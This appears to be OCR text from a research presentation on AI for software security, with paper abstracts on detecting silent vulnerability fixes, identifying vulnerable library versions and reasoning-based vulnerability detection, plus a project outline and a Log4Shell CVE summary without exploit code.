
- Macro-F1 score (%) across languages (C#, JavaScript, Java, Python, and C)



Evaluation highlights: Data efficiency & scaling



Evaluation highlights: Reasoning quality assessment



Key Finding: R2Vul achieves high scores and unanimous preference across all evaluators

[1] Yang, Aidan ZH, et al. "Security vulnerability detection with multitask self-instructed fine-tuning of large language models." arXiv preprint arXiv:2406.05892 (2024).

Solutions to the three problems

FIXSEEKER: An Empirical Driven Graph-based Approach for Detecting Silent Vulnerability Fixes in Open Source Software

YIRAN CHENG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
TING ZHANG, Singapore Management University, Singapore
LWIN KHIN SHAR, Singapore Management University, Singapore
ZHE LANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
DAVID LO, Singapore Management University, Singapore
SHICHAO LV, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
DONGLIANG FANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
ZHIQIANG SHI, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
LIMIN SUN, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

Open source software (OSS) vulnerabilities pose significant security risks to downstream applications. While vulnerability databases provide valuable information for mitigation, many security patches are released *silently* in new commits of OSS repositories without explicit indications of their security impact. This makes it challenging for software maintainers and users to detect and address these vulnerability fixes. There are a few approaches for detecting vulnerability-fixing commits (VFCs) but most of these approaches leverage commit messages, which would miss *silent* VFCs. On the other hand, there are some approaches for detecting silent VFCs based on code change patterns but they often fail to adequately characterize vulnerability fix patterns, thereby lacking effectiveness. For example, some approaches analyze each hunk in known VFCs, in isolation,

VERCATION: Precise Vulnerable Open-source Software Version Identification based on Static Analysis and LLM

Yiran Cheng*†, Ting Zhang‡‖, Lwin Khin Shar§, Shouguo Yang¶, Chaopeng Dong*†, David Lo§, Shichao Lv*†‖, Zhiqiang Shi*†, Limin Sun*†
* Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, Beijing, China
† School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China
‡ Monash University, Australia
§ Singapore Management University, Singapore
¶ Zhongguancun Laboratory, Beijing, China
chengyiran@iie.ac.cn, ting.zhang@monash.edu, lkshar@smu.edu.sg, yangshouguo@outlook.com, dongchaopeng@iie.ac.cn, davidlo@smu.edu.sg, {lvshichao, shizhiqiang, sunlimin}@iie.ac.cn

***Abstract*—Open-source software (OSS) has experienced a surge in popularity, attributed to its collaborative development model and cost-effective nature. However, the adoption of specific software versions in development projects may introduce security risks when these versions bring along vulnerabilities. Current methods of identifying vulnerable versions typically analyze and extract the code features involved in vulnerability patches using static analysis with pre-defined rules. They then use code clone detection to identify the vulnerable versions. These methods are hindered by imprecision due to (1) the exclusion of vulnerability-irrelevant code in the analysis and (2) the inadequacy of code clone detection. This paper presents VERCATION, an approach designed to identify vulnerable versions of OSS written in C/C++. VERCATION combines program slicing with a Large Language Model (LLM) to identify vulnerability-relevant code from vulner-**

can pose security risks, as these versions may contain vulnerabilities. Therefore, having a comprehensive knowledge of vulnerable versions of OSS becomes imperative for software developers.

Public vulnerability repositories collect vulnerability reports of software products and disseminate information regarding the affected versions of the software. The National Vulnerability Database (NVD) [1], recognized as the largest public vulnerability database, employs the Common Platform Enumeration (CPE) format to store information about vulnerable versions. However, the NVD often encompasses all versions before the reported vulnerability or designates only the ver-

R2VUL: Learning to Reason about Software Vulnerabilities with Reinforcement Learning and Structured Reasoning Distillation

Martin Weyssow[1*], Chengran Yang[1], Junkai Chen[1], Ratnadira Widyasari[1], Ting Zhang[1], Huihui Huang[1], Huu Hung Nguyen[1], Yan Naing Tun[1], Tan Bui[1], Yikun Li[1], Ang Han Wei[2], Frank Liauw[2], Eng Lieh Ouh[1], Lwin Khin Shar[1], David Lo[1]
[1]Singapore Management University
[2]GovTech Singapore
mweyssow@smu.edu.sg

Abstract

Large language models (LLMs) have shown promising performance in software vulnerability detection, yet their reasoning capabilities remain unreliable. We propose R2VUL, a method that combines reinforcement learning from AI feedback (RLAIF) and structured reasoning distillation to teach small code LLMs to detect vulnerabilities while generating security-aware explanations. Unlike prior chain-of-thought and instruction tuning approaches, R2VUL rewards well-founded over deceptively plausible vulnerability explanations through RLAIF, which results in more precise detection and high-quality reasoning generation. To support RLAIF, we construct the first multilingual preference dataset for vulnerability detection, comprising 18,000 high-quality samples in C#, JavaScript, Java, Python, and C. We evaluate R2VUL across five programming languages and against four static analysis tools, eight state-of-the-art LLM-based baselines, and various fine-tuning approaches. Our results demonstrate that a 1.5B R2VUL model exceeds the performance of its 32B teacher model and leading commercial LLMs such as Claude-4-Opus. Furthermore, we introduce a lightweight calibration step that reduces false positive rates under varying imbalanced data distributions. Finally, through qualitative analysis, we show that both LLM and human evaluators consistently rank R2VUL model's reasoning higher than other reasoning-based baselines.

et al. 2024; Nong et al. 2024; Zhang et al. 2024a). Vulnerability detection differs from code generation as it demands a binary judgement, i.e., *vulnerable vs. safe*, an inductive bias absent from generic pre-training and instruction tuning, making additional fine-tuning essential. Sequence classification fine-tuning (CLS) has long been applied in VD (Shestov et al. 2024; Chan et al. 2023; Lu et al. 2021), but comes at the cost of interpretability. The absence of any explanatory signal prevents users from trusting or debugging the prediction (Doshi-Velez and Kim 2017). Alternatively, recent studies have explored supervised fine-tuning (SFT) to train LLMs to generate explanations alongside predicted labels (Du et al. 2024a; Yusuf and Jiang 2024; Yang et al. 2024; Mao et al. 2024).

Inspired by the success of reinforcement learning from AI feedback (RLAIF) in NLP (Rafailov et al. 2023; Tunstall et al. 2023) and code generation (Weyssow et al. 2024; Zhang et al. 2024b), we introduce R2VUL, a novel approach that applies preference alignment to VD. Instead of training solely on positive reasoning paths as SFT does, we distill a preference policy into a small student LLM by contrasting *valid* and *flawed* reasoning generated by a strong teacher LLM. This additional contrastive signal explicitly teaches the student not only to generate good ex-

Fixseeker — ***Identify silent VFCs***

Vercation — ***Identify vulnerable versions***

R2Vul — ***Identify & reason vulnerabilities***

TITAN Project (Phase 1)

Data

WP1

Vulnerability Collection

WP2

Data Quality Audit & Enrichment

Model

WP3

Vulnerability Detection Models from LCMs

WP4

Model Precision & Robustness Boost

Operation

WP5

Project Specific Refinement

Infrastructure

WP6

Data Engineering

WP7

Tooling & GitLab Integration


WP8

Periodic Model Maintenance

GOVTECH SINGAPORE

Data

WP1




Vulnerability Collection

WP2

Data Quality Audit & Enrichment

Model

WP3



Vulnerability Detection Models from LCMs


Approach: Identify "hidden" VFCs
Empirical study: Identify VFCs in the wild
Approach: Identify vulnerable versions
[Empirical study, approach]: Map NVD records to their VFCs

Approach: Identify the vulnerable changes in VFCs
Benchmark: Covering top-25 CWEs


Approach: RL for vulnerability detection

Can LLM agent generate secure code?

SecureAgentBench



Can LLM agent generate secure code?



"C&S": Correct and Secure; "CS": Correct but Suspicious;
"CV": Correct but Vulnerable; "IC": Incorrect; "CE": Compilation Error; "NO": No Output.

My research on AI for Software (Engineering & Security)



Efficiency

Implementation	Testing	Deployment	Maintenance
Code search	Vulnerability detection/ repair		Code review
(Secure) code generation			Bug management
API recommendation	Security testing for agentic AI		Sentiment analysis

Log4Shell vulnerability management lifecycle

CVE-2021-44228 🎈: Apache Log4j2 JNDI features do not protect against attacker controlled LDAP and other JNDI related endpoints. Log4j2 allows Lookup expressions in the data being logged exposing the JNDI vulnerability, as well as other problems, to be exploited by end users whose input is being logged.


CVE-2021-44228 🎈	Remote Code Execution
Severity	Critical
Base CVSS Score	10.0 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Versions Affected	All versions from 2.0-beta9 to 2.14.1



Identifying vulnerabilities — Identifying vulnerable software versions — Patching the vulnerability



Solutions to the three problems



FIXSEEKER: An Empirical Driven Graph-based Approach for Detecting Silent Vulnerability Fixes in Open Source Software

YIRAN CHENG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
TING ZHANG, Singapore Management University, Singapore
LWIN KHIN SHAR, Singapore Management University, Singapore
ZHE LANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
DAVID LO, Singapore Management University, Singapore
SHICHAO LV, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
DONGLIANG FANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
ZHIQIANG SHI, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
LIMIN SUN, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

Open source software (OSS) vulnerabilities pose significant security risks to downstream applications. While vulnerability databases provide valuable information for mitigation, many security patches are released *silently* in new commits of OSS repositories without explicit indications of their security impact. This makes it challenging for software maintainers and users to detect and address these vulnerability fixes. There are a few approaches for detecting vulnerability-fixing commits (VFCs) but most of these approaches leverage commit messages, which would miss *silent* VFCs. On the other hand, there are some approaches for detecting silent VFCs based on code change patterns but they often fail to adequately characterize vulnerability fix patterns, thereby lacking effectiveness. For example, some approaches analyze each hunk in known VFCs, in isolation,

VERCATION: Precise Vulnerable Open-source Software Version Identification based on Static Analysis and LLM

Yiran Cheng*†, Ting Zhang‡†, Lwin Khin Shar§, Shouguo Yang¶, Chaopeng Dong*†, David Lo‖, Shichao Lv*†‖, Zhiqiang Shi*†, Limin Sun*†
* Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, Beijing, China
† School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China
‡ Monash University, Australia
§ Singapore Management University, Singapore
¶ Zhongguancun Laboratory, Beijing, China
chengyiran@iie.ac.cn, ting.zhang@monash.edu, lkshar@smu.edu.sg, yangshouguo@outlook.com, dongchaopeng@iie.ac.cn, davidlo@smu.edu.sg, {lvshichao, shizhiqiang, sunlimin}@iie.ac.cn

Abstract—Open-source software (OSS) has experienced a surge in popularity, attributed to its collaborative development model and cost-effective nature. However, the adoption of specific software versions in development projects may introduce security risks when these versions bring along vulnerabilities. Current methods of identifying vulnerable versions typically analyze and extract the code features involved in vulnerability patches using static analysis with pre-defined rules. They then use code clone detection to identify the vulnerable versions. These methods are hindered by imprecision due to (1) the exclusion of vulnerability-irrelevant code in the analysis and (2) the inadequacy of code clone detection. This paper presents VERCATION, an approach designed to identify vulnerable versions of OSS written in C/C++. VERCATION combines program slicing with a Large Language Model (LLM) to identify vulnerability-relevant code from vulner-

can pose security risks, as these versions may contain vulnerabilities. Therefore, having a comprehensive knowledge of vulnerable versions of OSS becomes imperative for software developers.

Public vulnerability repositories collect vulnerability reports of software products and disseminate information regarding the affected versions of the software. The National Vulnerability Database (NVD) [1], recognized as the largest public vulnerability database, employs the Common Platform Enumeration (CPE) format to store information about vulnerable versions. However, the NVD often encompasses all versions before the reported vulnerability or designates only the ver-

R2VUL: Learning to Reason about Software Vulnerabilities with Reinforcement Learning and Structured Reasoning Distillation

Martin Weyssow[1*], Chengran Yang[1], Junkai Chen[1], Ratnadira Widyasari[1], Ting Zhang[1], Huihui Huang[1], Huu Hung Nguyen[1], Yan Naing Tun[1], Tan Bui[1], Yikun Li[1], Ang Han Wei[2], Frank Liauw[2], Eng Lieh Ouh[1], Lwin Khin Shar[1], David Lo[1]
[1]Singapore Management University
[2]GovTech Singapore
mweyssow@smu.edu.sg

Abstract

Large language models (LLMs) have shown promising performance in software vulnerability detection, yet their reasoning capabilities remain unreliable. We propose R2VUL, a method that combines reinforcement learning from AI feedback (RLAIF) and structured reasoning distillation to teach small code LLMs to detect vulnerabilities while generating security-aware explanations. Unlike prior chain-of-thought and instruction tuning approaches, R2VUL rewards well-founded over deceptively plausible vulnerability explanations through RLAIF, which results in more precise detection and high-quality reasoning generation. To support RLAIF, we construct the first multilingual preference dataset for vulnerability detection, comprising 18,000 high-quality samples in C#, JavaScript, Java, Python, and C. We evaluate R2VUL across five programming languages and against four static analysis tools, eight state-of-the-art LLM-based baselines, and various fine-tuning approaches. Our results demonstrate that a 1.5B R2VUL model exceeds the performance of its 32B teacher model and leading commercial LLMs such as Claude-4-Opus. Furthermore, we introduce a lightweight calibration step that reduces false positive rates under varying imbalanced data distributions. Finally, through qualitative analysis, we show that both LLM and human evaluators consistently rank R2VUL model's reasoning higher than other reasoning-based baselines.

et al. 2024; Nong et al. 2024; Zhang et al. 2024a). Vulnerability detection differs from code generation as it demands a binary judgement, i.e., *vulnerable* vs. *safe*, an inductive bias absent from generic pre-training and instruction tuning, making additional fine-tuning essential. Sequence classification fine-tuning (CLS) has long been applied in VD (Shestov et al. 2024; Chan et al. 2023; Lu et al. 2021), but comes at the cost of interpretability. The absence of any explanatory signal prevents users from trusting or debugging the prediction (Doshi-Velez and Kim 2017). Alternatively, recent studies have explored supervised fine-tuning (SFT) to train LLMs to generate explanations alongside predicted labels (Du et al. 2024a; Yusuf and Jiang 2024; Yang et al. 2024; Mao et al. 2024).

Inspired by the success of reinforcement learning from AI feedback (RLAIF) in NLP (Rafailov et al. 2023; Taustall et al. 2023) and code generation (Weyssow et al. 2024; Zhang et al. 2024b), we introduce R2VUL, a novel approach that applies preference alignment to VD. Instead of training solely on positive reasoning paths as SFT does, we distill a preference policy into a small student LLM by contrasting *valid* and *flawed* reasoning generated by a strong teacher LLM. This additional contrastive signal explicitly teaches the student not only to generate good ex-


Fixseeker — ***Identify silent VFCs***

Vercation — ***Identify vulnerable versions***

R2Vul — ***Identify & reason vulnerabilities***

Can LLM agent generate secure code?

